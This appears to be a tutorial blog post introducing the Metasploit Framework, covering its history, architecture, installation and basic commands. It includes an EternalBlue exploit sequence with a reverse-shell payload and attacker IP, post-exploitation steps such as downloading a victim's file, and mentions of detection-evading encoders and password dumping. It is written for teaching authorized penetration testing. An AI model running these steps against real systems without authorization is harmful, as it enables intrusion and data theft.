
If you’ve ever wanted to learn ethical hacking or penetration testing, you’ve probably heard about Metasploit Framework. It is one of the most powerful and widely used penetration testing tools in the cybersecurity industry.
Whether you’re a cybersecurity student, ethical hacker, security analyst, or system administrator, learning Metasploit can significantly improve your ability to identify and validate security vulnerabilities before attackers exploit them.
In this guide, you’ll learn everything about Metasploit—from its history and architecture to installation on Windows, Linux, and macOS, along with practical usage examples and report generation.
Table of Contents
- What is Metasploit Framework?
- History of Metasploit
- Why is Metasploit Used?
- Features
- How Metasploit Works
- Metasploit Architecture
- Installation on Windows
- Installation on Linux
- Installation on macOS
- Basic Metasploit Commands
- Performing Your First Scan
- Exploiting a Vulnerability
- Post Exploitation
- Generating Reports
- Advantages
- Limitations
- Best Practices
- Frequently Asked Questions
What is Metasploit Framework?
Metasploit Framework is an open-source penetration testing framework used by cybersecurity professionals to discover, validate, and safely demonstrate security vulnerabilities in systems, networks, and applications.
Instead of manually writing exploit code, security researchers use Metasploit’s ready-made modules to test whether a vulnerability can actually be exploited in a controlled environment.

Think of Metasploit as a toolbox where every tool has a specific purpose:
- Scanning systems
- Detecting vulnerabilities
- Exploiting vulnerabilities
- Uploading payloads
- Maintaining sessions
- Collecting evidence
- Reporting findings
History of Metasploit
The journey of Metasploit began in 2003, when security researcher H. D. Moore developed it as a portable network exploitation framework using Perl.
Timeline
| Year | Development |
| 2003 | Initial release written in Perl |
| 2007 | Rewritten completely in Ruby |
| 2009 | Acquired by Rapid7 |
| 2010-Present | Continuous updates with thousands of exploits and payloads |
Today, Metasploit is considered one of the industry standards for penetration testing.
Purpose of Metasploit Framework
The primary objective is security testing, not attacking systems.
Organizations use Metasploit to:
- Verify vulnerabilities
- Perform penetration testing
- Validate security patches
- Conduct Red Team exercises
- Security awareness training
- Compliance testing
- Demonstrate business impact
Main Features
Some of Metasploit’s most useful features include:
✔ Thousands of exploit modules
✔ Hundreds of payloads
✔ Auxiliary scanners
✔ Password brute force tools
✔ Post exploitation modules
✔ Meterpreter shell
✔ Automation support
✔ Database integration
✔ Reporting capabilities
Metasploit Architecture
Metasploit consists of five major components.
1. Exploits
Code designed to take advantage of vulnerabilities.
Example:
exploit/windows/smb/ms17_010_eternalblue
2. Payloads
Executed after successful exploitation.
Examples:
- Meterpreter
- Reverse Shell
- Bind Shell
3. Auxiliary Modules
These don’t exploit systems.
Instead they perform tasks like:
- Port scanning
- SMB enumeration
- FTP login testing
- DNS scanning
4. Encoders
Used to encode payloads to avoid signature detection.
5. Post Modules
Executed after access has been gained.
Examples:
- Dump passwords
- Capture screenshots
- Collect system information
How Metasploit Works
The workflow is straightforward.
Information Gathering
↓
Port Scanning
↓
Vulnerability Detection
↓
Choose Exploit
↓
Choose Payload
↓
Launch Exploit
↓
Gain Access
↓
Post Exploitation
↓
Generate Report
Installing Metasploit on Windows
Method 1 (Recommended)
Download the installer from the official Metasploit page.
Install it just like any Windows application.
Once installed:
Start Menu
↓
Metasploit Console
Verify:
msfconsole
Installing Metasploit on Ubuntu/Debian
Update packages
sudo apt update
sudo apt upgrade -y
Install dependencies
sudo apt install curl wget git -y
Download installer
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb -o msfinstall
Make executable
chmod +x msfinstall
Install
sudo ./msfinstall
Verify
msfconsole
Install on Kali Linux
Metasploit is pre-installed.
Update it:
sudo apt update
sudo apt install metasploit-framework
Launch
msfconsole
Install on RHEL / Rocky Linux
sudo dnf update
sudo dnf install curl git wget
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb -o msfinstall
chmod +x msfinstall
sudo ./msfinstall
Install on macOS
Using Homebrew
brew install metasploit
Launch
msfconsole
Starting Metasploit
msfconsole
You’ll see:
msf6 >
Useful Commands
Show exploits
show exploits
Show payloads
show payloads
Search vulnerability
search smb
Use exploit
use exploit/windows/smb/ms17_010_eternalblue
Show options
show options
Set target
set RHOSTS 192.168.1.100
Set payload
set PAYLOAD windows/x64/meterpreter/reverse_tcp
Set attacker’s IP
set LHOST 192.168.1.50
Run exploit
exploit
Example: Scan SMB Service
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.1.100
run
Output:
Host is running Windows Server
SMB Version:
3.1.1
Post Exploitation
Once Meterpreter opens:
sysinfo
Check logged-in users
getuid
List processes
ps
Take screenshot
screenshot
List files
ls
Download file
download secret.docx

Reporting
Metasploit stores information inside its database.
Useful commands:
workspace
hosts
services
loot
vulns
notes
Export report
db_export report.xml
or
db_export report.json
You can later import these into reporting tools or SIEM platforms for further analysis.
Sample Penetration Testing Report
A professional Metasploit report typically includes:
| Section | Description |
| Executive Summary | Overall assessment |
| Scope | Target systems |
| Methodology | Testing approach |
| Vulnerabilities | Findings with severity |
| Exploits Used | Modules executed |
| Evidence | Screenshots and logs |
| Risk Rating | Critical/High/Medium/Low |
| Recommendations | Mitigation steps |
| Conclusion | Final assessment |
Best Practices
- Always obtain written authorization before testing any system.
- Test in a controlled lab or on systems you own.
- Keep Metasploit updated to access the latest modules and fixes.
- Use dedicated workspaces for different engagements.
- Document every action for reproducibility and reporting.
- Verify vulnerabilities before recommending remediation.
Advantages
- Free and open source
- Large exploit database
- Easy to use
- Excellent documentation
- Cross-platform support
- Powerful automation
- Strong community support
Limitations
- Some modules become outdated as software changes.
- Modern endpoint protection can detect common payloads.
- Successful exploitation still depends on the target’s configuration.
- Safe and effective use requires a solid understanding of networking and operating systems.
Frequently Asked Questions
Is Metasploit free?
Yes. Metasploit Framework is free and open source. Commercial editions with additional features are available from Rapid7.
Is Metasploit legal?
Yes, when used on systems you own or have explicit permission to test. Unauthorized use against third-party systems may be illegal.
Does Metasploit work on Windows?
Yes. It supports Windows, Linux, and macOS.
Can beginners learn Metasploit?
Absolutely. With basic knowledge of Linux, networking, and common vulnerabilities, beginners can start using Metasploit in a lab environment.
Conclusion
Metasploit Framework remains one of the most essential tools in modern penetration testing. It enables security professionals to move beyond theoretical vulnerability scanning and verify real-world risks in a safe, controlled manner. By learning how to install, configure, and use Metasploit responsibly, you can better understand attacker techniques, strengthen defenses, and improve your organisation’s security posture.